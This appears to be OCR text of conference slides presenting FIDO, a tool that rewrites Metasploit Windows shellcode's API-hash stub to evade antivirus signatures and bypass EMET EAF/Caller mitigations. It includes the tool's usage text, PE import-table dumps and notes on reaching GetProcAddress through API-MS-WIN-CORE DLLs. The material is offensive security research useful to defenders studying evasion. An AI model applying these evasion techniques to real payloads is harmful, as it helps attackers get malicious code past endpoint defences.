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

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

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

6, Continue to 2 until done

LOE

- The initial POC took < 12 hours
- Adding the workflow and stubs:12 hours
- Finalizing the tool: ಠ_ಠ
- But I’m happy 🤓

About those API Hashes

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About those API Hashes

- They are now meaningless
- AVs depend on them for signatures
- What happens if we mangle them?

AV Demo

DEMO: https://youtu.be/p3vFRx5dur0

Introducing FIDO

```
➜  fido git:(master) ✗ ./fido.py -h
usage: use "fido.py --help" for more information

This code imports metasploit sourced x86 windows shellcode that employs
Stephen Fewers Hash API stub and replaces it to bypass EMET Caller/EAF checks
and other bolt on mitigations. Accepts msfvenom output from stdin or from disk.
Doesn't do logic checks on provided payload to ensure it is x86 (32bit) or for windows
OS (up to you to be correct)
```

Introducing FIDO

```
optional arguments:
  -h, --help            show this help message and exit
  -b TARGETBINARY, --targetbinary TARGETBINARY
                        Binary that shellcode will be customized to (Optional)
  -t OS, --OSTarget OS  OS target for looking for target DLL Import Tables: win7, win8, winVista, win10
  -s CODE, --shellcode CODE
                        x86 Win Shellcode with Stephen Fewers Hash API prepended (from msfvenom) can be from stdin
  -d DLL, --DLLName DLL
                        If you know the DLL you are targeting enter this, no need for OS, DLL flags
  -l IMPORTNAME, --Import IMPORTNAME
                        For use with -d and ExternGPA (-p), specify either 'kernel32.dll' or
                        'api-ms-win-core-libraryloader' -- you need to know with import you are targeting.
                        To know, run without -d for a list of candidates. Default is kernel32.dll but not always right!
```

Introducing FIDO

```
-m, --mangle          Mangle metasploit hash apis from their original values (you want to do this)
-o OUTPUT, --output OUTPUT
                      How you would like your output: [c], [p]ython, c[s]harp
-p PARSER_STUB, --parser_stub PARSER_STUB
                      By default this assumes that GetProcAddress (GPA) is in the targetbinary's
                      Import Address Table (IAT) if no targetbinary or DLL name is provided.
                      Four options:
                          GPA  - GPA is in targetbinary IAT (default)
                          LLAGPA - LoadlibraryA(LLA)/GPA is in the targetbinary IAT (smallest shellcode option)
                          ExternGPA -- need DLLName or targetbinary to use
                          ExternLLAGPA -- need DLLName or targetbinary to use

-n, --donotfail       Default: Fail if Stephen Fewers Hash API stub is not there, use -n to bypass
```

Issues with some DLLs

```
blacklist = ['kernel32.dll', 'gdi32.dll', 'ole32.dll', 'shlwapi.dll', 'firewallapi.dll',
             'shell32.dll', 'user32.dll', 'oleaut32.dll', 'ws2_32.dll', 'iphlpapi.dll',
             'comctl32.dll', 'msvcrt.dll', 'combase.dll', 'comctl32.dll', 'rpcrt4.dll',
             'sspicli.dll',
             ]
```

System Binaries/DLLs with LLAGPA or GPA in IAT

	LLAGPA	GPA
XPSP3	1300	5426
VISTA	645	26855
WIN7	675	48383
WIN8	324	31158
WIN10	225	50522

API-MS-WIN-CORE*

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- These files are the exposed implementation of the windows API

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- Existed since win7
- GPA is implemented via API-MS-WIN-CORE-LIBRARYLOADER-*.DLL
- Normally used in system dlls
- Can be called by userland applications via IAT parsing

Because it is in…

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Kernel32.dll

File View Go Help

- kernel32.dll
  - IMAGE_DOS_HEADER
  - MS-DOS Stub Program
  - IMAGE_NT_HEADERS
  - IMAGE_SECTION_HEADER .text
  - IMAGE_SECTION_HEADER .data
  - IMAGE_SECTION_HEADER .rsrc
  - IMAGE_SECTION_HEADER .reloc
  - SECTION .text
    - IMPORT Address Table
    - IMAGE_LOAD_CONFIG_DIRECTOR
    - IMAGE_EXPORT_DIRECTORY
    - EXPORT Address Table
    - EXPORT Name Pointer Table
    - EXPORT Ordinal Table
    - EXPORT Names
    - IMPORT Directory Table
    - IMPORT DLL Names
    - IMPORT Name Table
    - IMPORT Hints/Names
    - IMAGE_DEBUG_DIRECTORY
    - IMAGE_DEBUG_TYPE_RESERVED

pFile	Data	Description	Value
00000F10	000CF282	Hint/Name RVA	000B GetModuleHandleW
00000F14	000CF296	Hint/Name RVA	0009 GetModuleHandleExA
00000F18	000CF2AC	Hint/Name RVA	000A GetModuleHandleExW
00000F1C	000CF2C2	Hint/Name RVA	000F LoadResource
00000F20	000CF2D2	Hint/Name RVA	0012 LockResource
00000F24	000CF2E2	Hint/Name RVA	0013 SizeofResource
00000F28	000CF2F4	Hint/Name RVA	000C GetProcAddress
00000F2C	000CF306	Hint/Name RVA	0006 GetModuleFileNameA
00000F30	000CF31C	Hint/Name RVA	0004 FreeLibraryAndExitThread
00000F34	000CF338	Hint/Name RVA	0002 FindStringOrdinal
00000F38	000CF34C	Hint/Name RVA	0000 DisableThreadLibraryCalls
00000F3C	000CF368	Hint/Name RVA	000D LoadLibraryExA
00000F40	000CF37A	Hint/Name RVA	0007 GetModuleFileNameW
00000F44	000CF390	Hint/Name RVA	0001 FindResourceExW
00000F48	000CF3A2	Hint/Name RVA	0003 FreeLibrary
00000F4C	000CF3B0	Hint/Name RVA	000E LoadLibraryExW
00000F50	000CF3C2	Hint/Name RVA	0005 FreeResource
00000F54	00000000	End of Imports	API-MS-Win-Core-LibraryLoader-L1-1-0.dll
00000F58	000CF3D2	Hint/Name RVA	0007 PeekNamedPipe
00000F5C	000CF3E2	Hint/Name RVA	0003 DisconnectNamedPipe
00000F60	000CF3F8	Hint/Name RVA	0002 CreatePipe

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- We just need GPA in any DLL Import Table to access the entire windows API

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- We just need GPA in any DLL Import Table to access the entire windows API
- Since win7, GPA has been in Kernel32.dll Import Table
- We’ve had a stable EMET EAF(+)/Caller bypass opportunity since Win7 (works for win7 – win10)

One more thing

- GetProcAddress is not the only one
- LoadlibraryExA is in API-MS-WIN-CORE-LIBRARYLOADER-L1-2-0.dll

```
LoadLibraryA(‘moo.dll’) == LoadLibraryExA(‘moo.dll’, 0)
```

- This is completely reliable for Win7
- Maybe Windows 8
- Not on windows Win10 – Must use ExternGPA with API-MS-WIN-CORE-LIBRARYLOADER-L1-2-0.dll

Tor Exploit w/My Stub vs EAF+/Caller

DEMO: https://youtu.be/oqHT6Ienudg

Issues

- Multi-staged payloads should not use SFHA – will be flagged by EMET
- Meterpreter DLL flagged by EMET EAF because of Reflective DLL loader
- Updating MSF will take some work
- Need to do winx64

Questions?

- CFG/RGF Implications? ¯_(ツ)_/¯
- Get the code: https://github.com/secretsquirrel/fido
- Thanks: @SubTee, @FreedomCoder, @Wired33, @__blue__